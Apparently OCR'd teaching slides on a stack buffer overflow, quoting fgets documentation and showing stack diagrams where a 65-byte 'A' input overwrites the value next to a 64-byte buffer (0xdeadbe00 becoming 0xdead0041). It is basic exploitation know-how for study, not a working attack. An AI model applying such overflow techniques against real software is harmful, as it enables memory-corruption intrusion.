
Get string from stream

Reads characters from *stream* and stores them as a C string into *str* until (*num*-1) characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.



0xFFFFFFFF
return address
main frame ptr
0xdeadbe00
'A'*64
Direction of Write
0x00000000

Input: 'A' * 65



0xFFFFFFFF
return address
main frame ptr
0xdead0041
'A'*64
Direction of Write
0x00000000


0xFFFFFFFF
return address
main frame ptr
0xdead0041
OVERFLOW
'A'*64
Direction of Write
0x00000000

